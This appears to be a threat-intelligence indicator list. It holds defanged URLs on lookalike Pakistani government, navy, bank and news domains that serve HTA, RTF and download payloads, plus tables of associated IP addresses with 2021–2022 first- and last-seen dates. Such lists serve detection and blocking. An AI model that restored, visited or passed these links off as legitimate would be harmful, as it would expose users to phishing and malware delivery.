cx[.]org/2862/1/35022/3/1/1/1819781925/auvid5r6ddzaaazj2ayijgnnhpc1rolg6hdktlop/files-
53ac9753/1/lkjhghttps://paknavy.edu-
cx[.]org/2862/1/35022/3/3/1/1819785343/auvid5r6ddzaaazj2ayijgnnhpc1rolg6hdktlop/files-
17df7279/1/cuuihttps://paknavy.edu-
cx[.]org/2862/1/35022/3/3/0/1819558314/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-
b3f455a7/0/datahttps://paknavy.edu-
cx[.]org/2862/1/35022/3/3/1/1819554413/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcvd3/files-
a1af6aa0/1/cuuihttps://paknavy.edu-
cx[.]org/2862/1/35022/3/1/1/1819784985/auvid5r6ddzaaazj2ayijgnnhpc1rolg6hdktlop/files-
bacfbe86/1/lkjhghttps://paknavy.edu-
cx[.]org/2862/1/35022/3/3/0/1819777052/auvid5r6ddzaaazj2ayijgnnhpc1rolg6hdktlop/files-
ca0ad365/0/datahttps://paknavy.edu-
cx[.]org/2862/1/35022/3/1/1/1819574126/xnbyd5o9i6rvjjg1gby3dpji5g5ebonzjs0xbiaw/files-
9dd30d62/1/lkjhghttps://paknavy.edu-
cx[.]org/2862/1/35022/3/1/1/1819554425/zagu2jdbagoa8m2y5qqr48jaudayp7qmnvkfcvd3/files-
3b2e6b86/1/lkjhghttps://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m/files-5c23f212https://mail.paf-
gov[.]net/15158/1/15085/2/0/1/1825882888/aqsty5rve6jaj936ysndgwntpmef0vjshfvusaqg/files-
8bfcd365/htahttps://dasds.pak-gov[.]com/14369/1/20481/3/1/1/1837816729/files-0cf1cfc9/0https://mail.pak-
gov[.]com/14368/1/19/2/0/0/1837797689/files-31c2b526/htahttps://pafroa.pak-
gov[.]com/14396/1/13/2/0/0/1845451406/nxpoagtu009qrujbymrz0sevpzlw3cipjvkznp7h/files-439f37c3/htahttps://mail.pak-
gov[.]com/14393/1/19/2/0/0/1845235990/s9av6kavghbvfpcxmf5bc5rnqc1mhy9zyza3dbec/files-
2b9e84c4/htahttps://dasdsadsa.pak-
gov[.]com/14390/1/20481/2/0/0/1844628837/baoil1hrs1kbbaaeyb3bh3yu8f3pluos3ov4njod/files-
5930a9d7/htahttps://adssda.cr20g[.]org/2706/1/50367/3/1/1/1844827283/files-
4c2990c8/0https://dsasa.cr20g[.]org/2702/1/50367/3/1/1/1837819353/files-
13af613a/0https://dsasa.cr20g[.]org/2702/1/50367/2/0/0/1837858764/files-
1254f2f4/htahttps://dsasa.cr20g[.]org/2702/1/50367/3/1/1/1837820043/files-
a18c62fb/0https://dsasa.cr20g[.]org/2702/1/50367/3/1/1/1837821776/files-
58d8365f/0https://pmaesa.bahariafoundation[.]org/4926/1/2298/3/3/0/1838850914/files-
737c8e80/0/datahttps://pmaesa.bahariafoundation[.]org/4926/1/2298/3/1/1/1838850914/files-
b486316c/0https://dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-4d9d0395/file.rtfhttps://careitservices.paknvay-
pk[.]net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtfhttps:/dgpr.paknvay-pk[.]net/5330/1/1330/2/0/0/0/m/files-
4d9d0395/file.rtfhttps://careitservices.paknvay-pk[.]net/5359/1/4586/2/0/0/0/m/files-266ad911/file.rtfhttps://dgpr.paknvay-
pk[.]net/5330/1/1330/2/0/0/0/m/files-4d9d0395https://mofa.paknvay-pk[.]net/5312/1/1219/2/0/0/0/m/files-
2768c4e9/filertfhttps://cabinet-gov-pk.ministry-pk[.]net/14300/1/1273/2/0/0/0/m/files-
68ebf815/file.rtfhttps://finance.govpk-
mail[.]net/15523/1/12443/2/0/1/1874254181/79dwxm3xhqvyzzapu4oq7d3m8j5wb6f4hvhnbiec/files-
60b6e42b/htahttps://mailmofagovpk.cdn-pak[.]net/2494/1/50382/2/0/0/1836338576/files-
bf3af810/htahttps://mailmofagovpk.cdn-pak[.]net/2494/1/50382/3/3/0/1836348839/files-
425a30b0/0/datahttps://mailmofagovpk.cdn-pak[.]net/2494/1/50382/3/3/1/1836350211/files-4f4899fa/1/cuuihttps://ibn.cdn-
pak[.]net/2454/1/50345/2/0/0/1829584899/files-951f6dc5/htahttps://mailmofagovpk.cdn-

pak[.]net/2494/1/50382/3/1/1/1836350209/files-eee0fd0c/1/lkjhghttps://mailmofagovpk.cdn-
pak[.]net/2494/1/50382/3/1/1/1836350209/files-567e2fe7/1/plaoihttps://mailmofagovpk.cdn-
pak[.]net/2494/1/50382/3/3/0/1836348839/files-425a30b0/0https://mailmofagovpk.cdn-
pak[.]net/2494/1/50382/3/1/1/1836348839https://mailmofagovpk.cdn-pak[.]net/2494/1/50382/3/1/1/1836348839/files-
d5def770https://mailmofagovpk.cdn-pak[.]net/2494/1/50382/3/1/1/1836348839/files-d5def770/0https://mailmofagovpk.cdn-
pak[.]net/2494/1/50382/2/0/0/1836338576https://mailmofagovpk.cdn-pak[.]net/2494/1/50382/2/0/0/1836338576/files-
bf3af810https://ltd.cdn-pak[.]net/2456/1/50349/3/3/0/1828840216/files-76eb3bdb/0/datahttps://ibn.cdn-
pak[.]net/2454/1/50345/3/1/1/1829585134/files-28f58d48/0https://mailmofagovpk.cdn-
pak[.]net/2494/1/50382/3/3/0/1836549175/files-b4d2e217/0/datahttps://ltd.cdn-
pak[.]net/2456/1/50349/3/1/1/1828840216/files-6d8ccb25/0https://ltd.cdn-pak[.]net/2456/1/50349/3/3/0/1829361416/files-
e6b3d411/0/datahttps://mailmofagovpk.cdn-pak[.]net/2494/1/50382/3/1/1/1836347963/files-b85b6f22/0https://sppc.moma-
pk[.]org/5281/1/4265/2/0/0/0/m/files-
d2608a99/file.rtfhttps://bangladeshmarineacademylibrary.ppinewsagency[.]live/5083/1/3417/2/0/0/0/m/files-
76793138/file.rtfhttps://behr.ppinewsagency[.]live/5098/1/1069/2/0/0/0/m/files-
3607001e/file.rtfhttps://behr.ppinewsagency[.]live/5098/1/1069/2/0/0/m/files-3607001e/file.rtfhttps://maritimepakistan.kpt-
pk[.]net/5434/1/3694/2/0/0/0/m/files-ce32ed85/file.rtfhttps://paf.gov-mail[.]net/13621/1/18844/2/0/0/1390324815/files-
b74d99d6/htahttps://csd.pakgov[.]net/download-1a402536https://financial.pakgov[.]net/salary-
0b936cdbhttps://finance.pakgov[.]net/salary-a4222e91https://csd.pakgov[.]net/promo-
bc8ae3a7https://csd.pakgov[.]net/offers-7bba26a3https://csd.pakgov[.]net/offers-2117dbfdhttps://csd.pakgov[.]net/offers-
e3f1a111https://csd.pakgov[.]net/offers-4a99b077https://csd.pakgov[.]net/offers-61139575https://csd.pakgov[.]net/offers-
107dcec1https://csd.pakgov[.]net/offers-ffb08372https://csd.pakgov[.]net/offers-b7c07084https://csd.pakgov[.]net/offers-
20140ab1https://csd.pakgov[.]net/offers-4cf40546https://csd.pakgov[.]net/offers-875c9a16https://csd.pakgov[.]net/offers-
d8bcbda6https://csd.pakgov[.]net/offers-de5aebcbhttps://csd.pakgov[.]net/offers-e0017ab7https://csd.pakgov[.]net/offers-
940993e8https://csd.pakgov[.]net/offers-716b0b9bhttps://csd.pakgov[.]net/offers-c399b454https://csd.pakgov[.]net/offers-
6b60fd58https://csd.pakgov[.]net/offers-1b24b9c9https://csd.pakgov[.]net/offers-2025844ahttps://csd.pakgov[.]net/offers-
eb50eac1https://csd.pakgov[.]net/offers-080e18cdhttps://flix.pakgov[.]net/flix-93cc77bdhttps://hajj.pakgov[.]net/hajj-
c4d768c5https://pt.pakgov[.]net/pt-02923ec0https://wsde.pakgov[.]net/wsde-37591f93https://vpn.pakgov[.]net/Download-
3b00fd1ahttps://ncoc.pakgov[.]net/BoosterDose-2a0ea925https://ncoc.pakgov[.]net/BoosterDose-
7f99b859https://ncoc.pakgov[.]net/BoosterDose-72ef6188https://ncoc.pakgov[.]net/BoosterDose-
abf39ed6https://ncoc.pakgov[.]net/BoosterDose-5bf9f036https://ncoc.pakgov[.]net/BoosterDose-
5242ee75https://ncoc.pakgov[.]net/BoosterDose-71542b9chttps://covid.pakgov[.]net/guideline-
88cbf7b6https://covid.pakgov[.]net/guideline-4b62099ahttps://covid.pakgov[.]net/guideline-
01dc5084https://covid.pakgov[.]net/guideline-98b4fb5fhttps://covid.pakgov[.]net/guideline-
b8dc1e02https://covid.pakgov[.]net/guideline-fb0a4420https://vpn.pakgov[.]net/SecureVPN-
a60b0a5ehttps://ncoc.pakgov[.]net/BoosterDose-7f27a83fhttps://covid.pakgov[.]net/guideline-
f01715e5https://ncoc.pakgov[.]net/BoosterDose-35ccf8d0https://ncoc.pakgov[.]net/BoosterDose-
a9e0d833https://ncoc.pakgov[.]net/BoosterDose-683adf95https://ncoc.pakgov[.]net/BoosterDose-
6dc5de75https://ncoc.pakgov[.]net/BoosterDose-4dbf35c4https://ncoc.pakgov[.]net/BoosterDose-
57ed8e9chttps://ncoc.pakgov[.]net/BoosterDose-8d4dd50ehttps://ncoc.pakgov[.]net/BoosterDose-
552bdc8ehttps://covid.pakgov[.]net/guidelines-dfe62debhttps://covid.pakgov[.]net/guidelines-
9d5140c8https://covid.pakgov[.]net/guidelines-e7560478https://covid.pakgov[.]net/guidelines-
ad54cf4fhttps://covid.pakgov[.]net/guidelines-7a4e0bechttps://covid.pakgov[.]net/guidelines-
dcfdc3cfhttps://covid.pakgov[.]net/guidelines-e13c2af9https://covid.pakgov[.]net/guidelines-
a44a9d99https://ncoc.pakgov[.]net/BoosterDose-9ab13d0ahttps://ncoc.pakgov[.]net/BoosterDose-
971cda7ahttps://ncoc.pakgov[.]net/BoosterDose-278002a8https://ncoc.pakgov[.]net/BoosterDose-
d43a2c2chttps://ncoc.pakgov[.]net/BoosterDose-deba45fahttps://ncoc.pakgov[.]net/BoosterDose-
8c400f63https://ncoc.pakgov[.]net/BoosterDose-098e2e01https://ncoc.pakgov[.]net/BoosterDose-
700fdb8fhttps://ncoc.pakgov[.]net/BoosterDose-a1e81804https://ncoc.pakgov[.]net/BoosterDose-
68af2ae1https://nhsrc.pakgov[.]net/2ndDoseOptions-86bf668ahttps://ncoc.pakgov[.]net/BoosterDose-
dcb1c65chttps://covid.pakgov[.]net/NewGuidelines-5dcb362ahttps://nadra.pakgov[.]net/certificate-
7af695echttps://nadra.pakgov[.]net/certificate-4c8d8111https://nadra.pakgov[.]net/certificate-
4f00a009https://nadra.pakgov[.]net/certificate-ad6d7552https://nadra.pakgov[.]net/certificate-
c34b0ce5https://nadra.pakgov[.]net/certificate-b14a482chttps://nadra.pakgov[.]net/certificate-
d87c8397https://ww2.pakgov[.]net/news-eb9bf291https://ji.pakgov[.]net/jb-18c88b08https://news.bitlyy[.]me/news-
5ffaf1d9https://csd.bitlyy[.]me/download-73ba5be5https://t.bitlyy[.]me/news-2fb36091https://shoprex.bitlyy[.]me/offers-
42cc5dc1https://shoprex.bitlyy[.]me/offers-406bb25bhttps://shoprex.bitlyy[.]me/offers-
2cedda5ahttps://shoprex.bitlyy[.]me/offers-a774a277https://shoprex.bitlyy[.]me/offers-
d0b602d0https://shoprex.bitlyy[.]me/offers-fdef6d0bhttps://shoprex.bitlyy[.]me/offers-
31f0c07dhttps://shoprex.bitlyy[.]me/offers-4581da54https://telemart.bitlyy[.]me/deals-
7973f6a9https://telemart.bitlyy[.]me/deals-3affd2bbhttps://telemart.bitlyy[.]me/deals-
d0cbda13https://telemart.bitlyy[.]me/deals-22c50976https://telemart.bitlyy[.]me/deals-
8702ddc9https://telemart.bitlyy[.]me/deals-f26c2221https://telemart.bitlyy[.]me/deals-
6d180fe2https://telemart.bitlyy[.]me/deals-d82fde01https://telemart.bitlyy[.]me/deals-
68d2fe01https://telemart.bitlyy[.]me/deals-067a0162https://telemart.bitlyy[.]me/deals-

9221d8fbhttps://telemart.bitlyy[.]me/deals-597a2164https://telemart.bitlyy[.]me/deals-
45a35ab5https://telemart.bitlyy[.]me/deals-bde12f35https://telemart.bitlyy[.]me/deals-
0b509b57https://telemart.bitlyy[.]me/deals-e22aafa1https://telemart.bitlyy[.]me/deals-
61b95365https://telemart.bitlyy[.]me/deals-70afa698https://faujifoundation.bitlyy[.]me/offer-
55f9918fhttps://askari.bitlyy[.]me/offer-723864bfhttps://askari.bitlyy[.]me/offer-
eaec3587https://askaribank.bitlyy[.]me/offer-6ab56fa7https://askaribank.bitlyy[.]me/offer-
72bd35f7https://askaribank.bitlyy[.]me/offers-065a5145https://csd.bitlyy[.]me/offers-
2b679e32https://islamicfinder.bitlyy[.]me/pk-d667071fhttps://islamicfinder.bitlyy[.]me/pk-
ee17652ahttps://islamicfinder.bitlyy[.]me/pk-5bc259eehttps://islamicfinder.bitlyy[.]me/pk-
3803c186https://islamicfinder.bitlyy[.]me/pk-4af34d9fhttps://islamicfinder.bitlyy[.]me/pk-
2c8df9c3https://islamicfinder.bitlyy[.]me/pk-1522774bhttps://islamicfinder.bitlyy[.]me/pk-
2ab210c2https://islamicfinder.bitlyy[.]me/pk-0d748636https://islamicfinder.bitlyy[.]me/pk-
0e57e1b5https://islamicfinder.bitlyy[.]me/pk-e1b70bbfhttps://islamicfinder.bitlyy[.]me/pk-
06b9b2a6https://islamicfinder.bitlyy[.]me/pk-197bb141https://islamicfinder.bitlyy[.]me/pk-c54bf34dhttps://sec-
vpn.bitlyy[.]me/vpn-23ddadafhttps://sec-vpn.bitlyy[.]me/vpn-21bfb7b5https://sec-vpn.bitlyy[.]me/vpn-cbc4086fhttps://sec-
vpn.bitlyy[.]me/vpn-83072541https://sec-vpn.bitlyy[.]me/vpn-439f537dhttps://sec-vpn.bitlyy[.]me/vpn-7979b16ehttps://sec-
vpn.bitlyy[.]me/vpn-15c17337https://sec-vpn.bitlyy[.]me/vpn-926e5d7dhttps://sec-vpn.bitlyy[.]me/vpn-008185f6https://sec-
vpn.bitlyy[.]me/pk-cd99f6ffhttps://sec-vpn.bitlyy[.]me/pk-668466e8https://sec-vpn.bitlyy[.]me/pk-0c86afbchttps://sec-
vpn.bitlyy[.]me/pk-3a45c8d9https://sec-vpn.bitlyy[.]me/pk-e70f3c46https://pkflix.bitlyy[.]me/promocode-
6307367ahttps://pkflix.bitlyy[.]me/promocode-2dba24a9https://pkflix.bitlyy[.]me/promocode-
c25d3e35https://pkflix.bitlyy[.]me/promocode-107a5bb1https://pkflix.bitlyy[.]me/stream-
7805d297https://hajjplanner.bitlyy[.]me/pk-18e9198ehttps://hajjplanner.bitlyy[.]me/pk-
a735bd70https://hajjplanner.bitlyy[.]me/pk-7419336bhttps://hajjplanner.bitlyy[.]me/pk-
b11fea5ehttps://hajjplanner.bitlyy[.]me/pk-cfc50947https://hajjplanner.bitlyy[.]me/pk-
0c5a63behttps://hajjplanner.bitlyy[.]me/pk-9b87b943https://hajjplanner.bitlyy[.]me/pk-
4f0baed9https://niims.pakgov[.]org/certificate-55202404https://dha.pakgov[.]org/NewProjects-
510f22c4https://dha.pakgov[.]org/NewProjects-be9c5a2dhttps://dha.pakgov[.]org/NewProjects-
6371470fhttps://dha.pakgov[.]org/NewProjects-d1ac5919https://dha.pakgov[.]org/NewProjects-
b6d8b123https://dha.pakgov[.]org/NewProjects-9305ff41https://dha.pakgov[.]org/NewProjects-
f6496062https://dha.pakgov[.]org/NewProjects-2e78115chttps://dha.pakgov[.]org/NewProjects-
f3140087https://dha.pakgov[.]org/NewProjects-65e4f722https://dha.pakgov[.]org/NewProjects-
8dff7156https://dha.pakgov[.]org/NewProjects-1b68a7cahttps://dha.pakgov[.]org/NewProjects-
edf6bc66https://dha.pakgov[.]org/NewProjects-766dbc91https://dha.pakgov[.]org/NewProjects-
9c297b65https://dha.pakgov[.]org/NewProjects-f9ab1c38https://dha.pakgov[.]org/NewProjects-
0c2e4a85https://dha.pakgov[.]org/NewProjects-29434b5chttps://dha.pakgov[.]org/NewProjects-
a6e8129dhttps://dha.pakgov[.]org/NewProjects-b1b65deehttps://dha.pakgov[.]org/NewProjects-
f1568660https://dha.pakgov[.]org/NewProjects-d7338893https://dha.pakgov[.]org/NewProjects-
f536422chttps://dha.pakgov[.]org/NewProjects-aa07e293https://dha.pakgov[.]org/NewProjects-
37782aa5https://dha.pakgov[.]org/NewProjects-2f292961https://dha.pakgov[.]org/NewProjects-
27c33f9chttps://dha.pakgov[.]org/NewProjects-56e2db33https://dha.pakgov[.]org/NewProjects-
a07e32d4https://dha.pakgov[.]org/NewProjects-362801b1https://dha.pakgov[.]org/NewProjects-
93dc1e3chttps://dha.pakgov[.]org/NewProjects-b2a90e66https://www.dha.pakgov[.]org/NewProjects-
sa48djshttps://dha.pakgov[.]org/NewProjects-1s5er6https://dha.pakgov[.]org/NewProjects-
6e425227https://sbp.pakgov[.]org/RightsAndResponsibilities-e48e7552https://sbp.pakgov[.]org/RightsAndResponsibilities-
1996eae6https://news.pakgov[.]org/LatestNews-b0fed0c7https://hbl.pakgov[.]org/CreditCards-
ee080e1bhttps://hbl.pakgov[.]org/CreditCards-29383fefhttps://ubl.pakgov[.]org/DigitalAccount-
11dd5a7fhttps://hbl.pakgov[.]org/CrediCard-f8b49d40https://dha.pakgov[.]org/project-
b804c410https://secp.pakgov[.]org/warning-996b72c1https://secp.pakgov[.]org/warning-
be11779ehttps://secp.pakgov[.]org/warning-6c2c0eb5https://secp.pakgov[.]org/warning-
ad37753bhttps://secp.pakgov[.]org/warning-4e50cc79https://secp.pakgov[.]org/warning-
fe34551chttps://secp.pakgov[.]org/warning-f70d4741https://secp.pakgov[.]org/warning-
3b657014https://secp.pakgov[.]org/warning-05e910a0https://secp.pakgov[.]org/warning-
dd062b28https://secp.pakgov[.]org/warning-221ba1f8https://secp.pakgov[.]org/warning-
78cafc7ahttps://secp.pakgov[.]org/warning-94158827https://secp.pakgov[.]org/warning-
548414e2https://secp.pakgov[.]org/warning-97a02fa1https://dawn.pakgov[.]org/news-
8da33068https://dawn.pakgov[.]org/news-c1d62037https://dawn.pakgov[.]org/news-
4495645dhttps://dawn.pakgov[.]org/news-330a5b15https://dawn.pakgov[.]org/news-
0b08d2f6https://dawn.pakgov[.]org/news-3d656f53https://dawn.pakgov[.]org/news-
a8aa8f10https://dawn.pakgov[.]org/news-946de614https://dawn.pakgov[.]org/news-
6175fe97https://dawn.pakgov[.]org/news-6ac330d4https://dawn.pakgov[.]org/news-
bf180b0chttps://dawn.pakgov[.]org/news-a04f643chttps://dawn.pakgov[.]org/news-
efee9995https://dawn.pakgov[.]org/news-1b07c42ehttps://dawn.pakgov[.]org/news-
2545d573https://dawn.pakgov[.]org/news-597bb915https://dawn.pakgov[.]org/news-
08e3a98ahttps://dawn.pakgov[.]org/news-2848a3d5https://dawn.pakgov[.]org/news-

53b047dahttps://dawn.pakgov[.]org/news-9a4c37dbhttps://dawn.pakgov[.]org/news-
132f1f1fhttps://dawn.pakgov[.]org/news-02c0bf68https://dawn.pakgov[.]org/news-
8f9e26dehttps://dawn.pakgov[.]org/news-377f79d6https://dawn.pakgov[.]org/news-
de2c51c7https://dawn.pakgov[.]org/news-980b36d8https://dawn.pakgov[.]org/news-
99bab94bhttps://dawn.pakgov[.]org/news-f1580657https://dawn.pakgov[.]org/news-
cec0f274https://dawn.pakgov[.]org/news-fd511b5chttps://dawn.pakgov[.]org/news-
289fb7bahttps://dawn.pakgov[.]org/news-cddb5532https://dawn.pakgov[.]org/news-
f0feed54https://dawn.pakgov[.]org/news-317cb7a1https://dawn.pakgov[.]org/news-
8d742716https://dawn.pakgov[.]org/news-8280e2c5https://dawn.pakgov[.]org/news-
5c199b95https://dawn.pakgov[.]org/news-6657df22https://dawn.pakgov[.]org/news-
d74121d8https://dawn.pakgov[.]org/news-c5bd93b7https://dawn.pakgov[.]org/news-
02547f69https://dawn.pakgov[.]org/news-a1226975https://dawn.pakgov[.]org/news-
45f51312https://dawn.pakgov[.]org/news-c12d7c0bhttps://dawn.pakgov[.]org/news-
9a140d7fhttps://dawn.pakgov[.]org/news-6df42707https://dawn.pakgov[.]org/news-
dd65b8e8https://dawn.pakgov[.]org/news-7a1c5709https://dawn.pakgov[.]org/news-
1b0b28f1https://dawn.pakgov[.]org/news-357d9f0dhttps://dawn.pakgov[.]org/news-
87a14e4bhttps://dawn.pakgov[.]org/news-5bf773adhttps://dawn.pakgov[.]org/news-
dd5cde6ehttps://dawn.pakgov[.]org/news-97deb930https://dawn.pakgov[.]org/news-
ded9f716https://dawn.pakgov[.]org/news-0fc5f12bhttps://dawn.pakgov[.]org/news-
a804ff04https://dawn.pakgov[.]org/news-dec4a529https://dawn.pakgov[.]org/news-
878e2196https://dawn.pakgov[.]org/news-66acfefahttps://dawn.pakgov[.]org/news-
d262499bhttps://dawn.pakgov[.]org/news-baface44https://dawn.pakgov[.]org/news-
77b97bbbhttps://dawn.pakgov[.]org/news-0546aecchttps://dawn.pakgov[.]org/news-
f45ad4d1https://dawn.pakgov[.]org/news-8e979dd6https://dawn.pakgov[.]org/news-
b349ee73https://dawn.pakgov[.]org/news-98c8083dhttps://dawn.pakgov[.]org/news-
938bd796https://dawn.pakgov[.]org/news-6ffb3527https://dawn.pakgov[.]org/news-
6c2f2eafhttps://dawn.pakgov[.]org/news-53789c26https://dawn.pakgov[.]org/news-
940f6809https://dawn.pakgov[.]org/news-4f856c15https://dawn.pakgov[.]org/news-
864772a3https://dawn.pakgov[.]org/news-ac709a52https://dawn.pakgov[.]org/news-
fafd0218https://dawn.pakgov[.]org/news-cf545933https://dawn.pakgov[.]org/news-
b3ca61efhttps://dawn.pakgov[.]org/news-4aa5604ehttps://dawn.pakgov[.]org/news-
e2a42102https://dawn.pakgov[.]org/news-9d005c8bhttps://dawn.pakgov[.]org/news-
871d4b94https://dawn.pakgov[.]org/news-49c7dcefhttps://dawn.pakgov[.]org/news-
5ddf5ec1https://dawn.pakgov[.]org/news-65384754https://bit.tin-url[.]com/news-af243a12https://min.tin-url[.]com/cn-
0e72f952https://pkflix.tin-url[.]com/pkflix-be44173bhttps://pkflix.tin-url[.]com/pkflix-575ae41chttps://pkflix.tin-
url[.]com/pkflix-b3961530https://pkflix.tin-url[.]com/pkflix-0608a384https://pkflix.tin-url[.]com/pkflix-
0508cbe4https://pkflix.tin-url[.]com/pkflix-71e35ba2https://pkflix.tin-url[.]com/pkflix-98ff1204https://pkflix.tin-
url[.]com/pkflix-94a9b697https://pkflix.tin-url[.]com/pkflix-0b5a8c94https://pkflix.tin-url[.]com/pkflix-
26ecec9ehttps://pkflix.tin-url[.]com/pkflix-171105e0https://pkflix.tin-url[.]com/pkflix-9da99dc1https://pkflix.tin-
url[.]com/pkflix-8c1bec76https://pkflix.tin-url[.]com/PKFlix-86ccfe62https://vpn.tin-url[.]com/vpn-
0bca7d09https://secure.tin-url[.]com/vpn-c216f3cbhttps://hajjplanner.tin-url[.]com/trip-687b5e5fhttps://secure.tin-
url[.]com/secure-f5bc0889https://fdscv.tin-url[.]com/dxcv-d6144436https://news.dawnpk[.]org/pk-
9a6d7f1ehttps://www.dawnpk[.]org/news-f811df60https://www.dawnpk[.]org/news-
4b3a3191https://www.dawnpk[.]org/news-d76d3f08https://www.dawnpk[.]org/news-
fce44fe5https://www.dawnpk[.]org/news-a208709ehttps://www.dawnpk[.]org/news-a14dh7https://vim.kdf-mail[.]com/vim-
f758cc6fhttps://news.kdf-mail[.]com/news-34526217https://meet.kdf-mail[.]com/meet-9dbf6541https://xyz.kdf-
mail[.]com/1596-f35d483ehttps://smstest.kdf-mail[.]com/147632-86182096https://bb.kdf-mail[.]com/gg-
866441c1https://pk.kdf-mail[.]com/pk-1115ee89https://covid.bbcnew[.]cn/cn-b3383258https://covid.bbcnew[.]cn/cn-
4e0e3900https://covid.bbcnew[.]cn/cn-fd33d30bhttps://covid.bbcnew[.]cn/cn-1b8b1a03https://china.bbcnew[.]cn/covid-
3f3e04aehttps://covid.bbcnew[.]cn/cn-c69c0d36https://covid.bbcnew[.]cn/cn-8e5be8achttps://covid.bbcnew[.]cn/china-
ec369772https://covid.bbcnew[.]cn/china-f4b5aa1chttps://covid.bbcnew[.]cn/china-
1fcd28cehttps://covid.bbcnew[.]cn/china-3b19cc4chttps://covid.bbcnew[.]cn/china-
c8ab4a5dhttps://covid.bbcnew[.]cn/china-43839bddhttps://covid.bbcnew[.]cn/china-
0b2a53aehttps://covid.bbcnew[.]cn/china-e309979fhttps://covid.bbcnew[.]cn/china-
e4cea820https://covid.bbcnew[.]cn/china-7a19c324https://covid.bbcnew[.]cn/china-315019d7https://finance.govpk-
mail[.]net/financecircular-38149cbdhttps://news.pkrepublic[.]org/news-5ce12823https://covid.pkrepublic[.]org/cn-
2454d1eahttps://wsed.pkrepublic[.]org/refer-d6fb809ahttps://jp.pkrepublic[.]org/jf-ed22e05fhttps://paf.gov-
mail[.]net/pressrelease-d516fflhttps://covid19.mohp-gov[.]org/vaccine-
e6fe8d00https://ministryofinterior.fileserve[.]work/notification-69c9c777https://hpupdate.csd-pk[.]co/download-a4544ebd

IP	First Seen	Last Seen
198.252.108.29	Apr 28, 2022	May 21, 2022

IP	First Seen	Last Seen
5.2.75.227	Apr 23, 2022	May 19, 2022
158.255.211.42	Apr 20, 2022	Apr 22, 2022
103.25.60.137	Apr 19, 2022	May 21, 2022
5.230.67.166	Apr 19, 2022	May 21, 2022
92.118.190.163	Apr 12, 2022	Apr 12, 2022
5.230.67.22	Apr 12, 2022	May 22, 2022
45.138.172.23	Apr 12, 2022	May 22, 2022
5.2.72.165	Apr 10, 2022	May 21, 2022
5.2.70.111	Apr 10, 2022	May 23, 2022
92.118.190.165	Apr 6, 2022	May 20, 2022
83.171.239.231	Mar 30, 2022	Apr 4, 2022
46.30.189.247	Mar 25, 2022	Apr 4, 2022
79.141.165.219	Mar 25, 2022	Apr 12, 2022
172.96.189.194	Mar 25, 2022	Apr 1, 2022
203.9.150.233	Mar 15, 2022	Mar 17, 2022
190.211.254.170	Mar 12, 2022	May 19, 2022
5.230.67.191	Mar 11, 2022	Apr 13, 2022
92.118.190.118	Feb 21, 2022	Feb 25, 2022
5.252.179.18	Feb 21, 2022	Mar 17, 2022
5.182.206.168	Feb 18, 2022	May 20, 2022
103.199.16.131	Feb 14, 2022	Feb 14, 2022
194.180.191.8	Feb 13, 2022	May 20, 2022
185.225.17.85	Feb 13, 2022	Feb 13, 2022
185.225.17.46	Feb 13, 2022	Feb 13, 2022
134.255.235.156	Feb 9, 2022	Feb 9, 2022
194.180.174.223	Feb 7, 2022	Feb 7, 2022
91.208.52.78	Feb 4, 2022	Feb 4, 2022
62.113.255.106	Feb 2, 2022	Feb 2, 2022
45.131.66.28	Jan 28, 2022	May 22, 2022
94.158.245.204	Jan 27, 2022	Feb 15, 2022
92.118.190.122	Jan 26, 2022	Jan 26, 2022
5.252.179.197	Jan 23, 2022	Jan 23, 2022
2.56.245.21	Jan 23, 2022	May 22, 2022
45.89.127.244	Jan 22, 2022	Jan 22, 2022
91.208.52.217	Jan 14, 2022	Jan 14, 2022
103.199.16.30	Jan 14, 2022	Jan 14, 2022
185.225.17.227	Jan 10, 2022	Jan 10, 2022
94.158.245.67	Jan 10, 2022	Jan 10, 2022
185.225.19.92	Jan 8, 2022	Feb 4, 2022

IP	First Seen	Last Seen
185.243.115.154	Jan 1, 2022	Jan 8, 2022
91.208.52.58	Dec 31, 2021	Jan 7, 2022
213.170.133.190	Dec 26, 2021	Dec 29, 2021
213.170.133.173	Dec 21, 2021	Dec 26, 2021
45.159.48.19	Dec 19, 2021	Dec 19, 2021
5.255.103.63	Dec 15, 2021	Mar 17, 2022
103.199.17.124	Dec 12, 2021	Dec 27, 2021
94.158.245.32	Dec 11, 2021	Dec 11, 2021
45.159.48.193	Nov 19, 2021	Nov 28, 2021
45.147.228.127	Nov 15, 2021	Nov 15, 2021
185.158.114.118	Nov 13, 2021	Dec 15, 2021
5.252.178.129	Nov 12, 2021	Dec 23, 2021
62.113.245.81	Nov 10, 2021	Feb 6, 2022
212.83.46.186	Nov 9, 2021	May 18, 2022
185.163.45.140	Nov 3, 2021	Nov 3, 2021
104.128.189.34	Oct 17, 2021	Oct 28, 2021
155.94.160.234	Oct 10, 2021	Oct 30, 2021
185.163.45.42	Sep 29, 2021	Oct 20, 2021
185.163.45.92	Sep 29, 2021	Sep 29, 2021
45.89.127.246	Sep 28, 2021	Oct 8, 2021
91.200.103.211	Sep 22, 2021	Sep 27, 2021
185.243.112.90	Sep 20, 2021	Sep 26, 2021
94.158.245.66	Sep 13, 2021	Feb 7, 2022
185.163.47.254	Sep 11, 2021	Oct 13, 2021
46.30.188.169	Sep 10, 2021	Oct 1, 2021
193.19.119.141	Sep 10, 2021	Mar 17, 2022
185.163.45.6	Sep 8, 2021	Oct 5, 2021
193.142.58.139	Sep 7, 2021	Oct 5, 2021
92.118.190.160	Sep 4, 2021	Oct 1, 2021
96.9.211.165	Sep 1, 2021	Sep 1, 2021
96.9.211.156	Aug 29, 2021	Sep 9, 2021
45.159.48.22	Aug 27, 2021	Sep 29, 2021
185.225.19.142	Aug 26, 2021	Aug 29, 2021
185.248.100.149	Aug 17, 2021	Aug 25, 2021
5.181.156.244	Aug 16, 2021	Nov 8, 2021
45.89.127.240	Aug 16, 2021	Sep 8, 2021
5.181.156.107	Aug 16, 2021	Sep 9, 2021
185.163.45.63	Aug 11, 2021	Aug 17, 2021
212.83.46.184	Aug 11, 2021	Aug 17, 2021

IP	First Seen	Last Seen
5.252.195.161	Aug 7, 2021	Nov 8, 2021
45.86.163.49	Aug 7, 2021	Sep 23, 2021
185.163.45.46	Jul 10, 2021	Jul 30, 2021
94.158.245.188	Jul 5, 2021	Sep 12, 2021
91.208.52.215	Jun 22, 2021	Sep 15, 2021
